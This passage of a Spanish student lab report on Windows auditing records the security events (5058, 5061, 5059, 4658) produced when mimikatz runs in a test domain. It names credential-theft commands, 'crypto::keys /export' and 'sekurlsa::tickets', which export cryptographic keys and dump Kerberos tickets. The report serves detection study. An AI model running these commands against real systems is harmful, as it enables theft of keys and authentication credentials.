
En la última captura se puede leer que el evento se genera cuando se solicita acceso a un recurso, en este caso se solicita el acceso a los tickets de kerberos. Este es un protocolo de autenticación que permiten a los usuarios de los dispositivos de una red verificar su identidad. En Kerberos, los tickets son como pases temporales que actúan como credenciales digitales; estos tickets son emitidos por el **Centro de distribución de claves (KDC)**.

**Eventos: 5058, 5061, 5059**




Propiedades de evento: Evento 5058, Microsoft Windows security auditing.
General
Detalles
Id. de seguridad: PRUEBA\administrador
Nombre de cuenta: administrador
Dominio de cuentas: PRUEBA
Id. de inicio de sesión: 0x440F2
Información del proceso:
Id. de proceso: 1532
Hora de creación del proceso: 2024-05-04T10:39:45.863250400Z
Parámetros criptográficos:
Nombre del proveedor: Microsoft Software Key Storage Provider
Nombre del algoritmo: UNKNOWN
Nombre de la clave: Microsoft Connected Devices Platform device certificate
Tipo de clave: Clave de usuario.
Información de la operación de archivo de clave:
Ruta del archivo: C:\Users\Administrador\AppData\Roaming\Microsoft\Crypto\Keys\de7cf8a7901d2ad13e5c67c29e5d1662_45a2b912-09ef-44cd-a262-f7c3e83f4a6c
Operación: Leer clave persistente del archivo.
Código de retorno: 0x0
Nombre de registro: Seguridad
Origen: Microsoft Windows security
Registrado: 04/05/2024 12:43:21
Id. del 5058
Categoría de tarea: Other System Events
Nivel: Información
Palabras clave: Auditoría correcta
Usuario: No disponible
Equipo: Al.prueba.com
Código de operación: Información
Más información: Ayuda Registro de eventos
Copiar
Cerrar



Propiedades de evento: Evento 5061, Microsoft Windows security auditing.
General
Detalles
Operación criptográfica.
Sujeto:
Id. de seguridad: PRUEBA\administrador
Nombre de cuenta: administrador
Dominio de cuenta: PRUEBA
Id. de inicio de sesión: 0x440F2
Parámetros criptográficos:
Nombre de proveedor: Microsoft Software Key Storage Provider
Nombre de algoritmo: ECDSA_P256
Nombre de clave: Microsoft Connected Devices Platform device certificate
Tipo de clave: Clave de usuario.
Operación criptográfica:
Operación: Abrir clave.
Código de retorno: 0x0
Nombre de registro: Seguridad
Origen: Microsoft Windows security
Registrado: 04/05/2024 12:43:21
Id. del 5061
Categoría de tarea: System Integrity
Nivel: Información
Palabras clave: Auditoría correcta
Usuario: No disponible
Equipo: Al.prueba.com
Código de operación: Información
Más información: Ayuda Registro de eventos
Copiar
Cerrar





Las capturas anteriores muestran tres eventos de seguridad que han sucedido tras poner el siguiente comando en mimikatz **crypto::keys /export**. Dicho comando se utiliza para exportar claves criptográficas del sistema.

Las claves criptográficas son cadenas de datos que se utilizan para cifrar y descifrar información. En este caso el comando te muestra por pantalla dichas claves, y utiliza la API de criptografía de Windows para eso.


Las dos primeras capturas pertenecen al evento de id **5058** de Windows. Este evento de genera cuando se realiza una acción en un archivo o fichero que contiene una clave de Key Storage Provider; en este caso la operación es leer una clave de un archivo. Los KSP se usan para exportar, importar, crear, eliminar y almacenar claves; es decir, permite a las aplicaciones guardar y gestionar claves criptográficas.



La siguiente captura del id **5061** nos dice que se ha utilizado el algoritmo ECDSA_P256 para abrir la clave "Microsoft Connected Devices Platform device certificate".





La última captura con id **5059** nos indica que se ha exportado la clave criptográfica anterior.




Como hemos podido observar, el comando **crypto::keys /export**, ha generado tres eventos, uno para leer la clave criptográfica, otro para abrirla y el último para extraerla.

**Evento: 4658**




Este evento salta tras poner el comando **sekurlsa::tickets**. Este comando te muestra por pantalla los tickets de kerberos que se encuentran en la memoria del sistema.

Los tickets de kerberos son credenciales que se utilizan para autenticar a los usuarios. Al ejecutar el comando, mimikatz accede a la memoria del sistema y recoge los tickets de kerberos que se encuentran ahí. Como se puede ver en la imagen donde pone auditoría correcta, mimikatz ha conseguido acceder a la memoria a los tickets de kerberos.

## 6. Conclusión

En este trabajo hemos realizado un análisis exhaustivo de las opciones de auditoría del sistema, identificando las configuraciones más relevantes para la detección de actividades maliciosas y las opciones de seguridad que ofrece. Asimismo, hemos instalado, ejecutado y probado el programa mimkatz, verificando su eficacia en la extracción de credenciales de usuarios.

Esto nos ha permitido comprender mejor comprender mejor las herramientas de seguridad, las auditorías del sistema y la utilización de mimikatz, así como el impacto que tiene.

En relación con esto, nos hemos dado cuenta de lo peligrosa que puede ser esta herramienta en cuanto al robo de credenciales, y lo importante que es tomar medidas para protegerse ante ataques maliciosos.

En general, el trabajo nos ha aportado un mayor conocimiento ante las opciones de seguridad que se pueden configurar; además nos ha permitido comprender el funcionamiento del programa mimikatz tras probarlo en un entorno seguro y controlado.

## 7. Bibliografía


1. Solvetic. (s.f.). Configurar políticas avanzadas de auditoría GPOs. Recuperado de https://www.solvetic.com/tutoriales/article/2459-configurar-politicas-avanzadas-de-auditoria-gpos/

2. ManageEngine. (s.f.). Cómo habilitar la directiva de auditoría en Windows Server 2012. Recuperado de https://www.manageengine.com/latam/active-directory-audit/how-to/como-habilitar-la-directiva-de-auditoria-en-windows-server-2012.html

3. Microsoft. (s.f.). Configure group policies for security settings. Recuperado de https://learn.microsoft.com/es-es/troubleshoot/windows-server/group-policy/configure-group-policies-set-security

4. Microsoft. (s.f.). Configure auditing on an Active Directory Federation Services (AD FS). Recuperado de https://learn.microsoft.com/es-es/defender-for-identity/deploy/configure-windows-event-collection#configure-auditing-on-an-active-directory-federation-services-ad-fs

5. Insi2304. (s.f.). [Gist de GitHub]. Recuperado de https://gist.github.com/insi2304/484a4e92941b437bad961fcacda82d49

6. KeepCoding. (s.f.). Obtener credenciales en memoria con Mimikatz. Recuperado de https://keepcoding.io/blog/obtener-credenciales-en-memoria-con-mimikatz/

7. BeHacker. (s.f.). Uso y detección de Mimikatz. Recuperado de https://behacker.pro/uso-y-deteccion-de-mimikatz/

8. HackTricks. (s.f.). Credentials - Mimikatz. Recuperado de https://book.hacktricks.xyz/windows-hardening/stealing-credentials/credentials-mimikatz

9.Swissky. (s.f.). Mimikatz Cheatsheet. Recuperado de https://swisskyrepo.github.io/InternalAllTheThings/cheatsheets/mimikatz-cheatsheet/#extract-passwords

10. Microsoft. (s.f.). Event 4656: A handle to an object was requested. Recuperado de https://learn.microsoft.com/es-es/previous-versions/windows/it-pro/windows-10/security/threat-protection/auditing/event-4656?source=recommendations

11. SANS Institute. (2009). Understanding and deploying LDAP directory services. Recuperado de https://www.sans.org/white-papers/36780/

12. MITRE. (s.f.). Mimikatz (Software S0002). Recuperado de https://attack.mitre.org/software/S0002/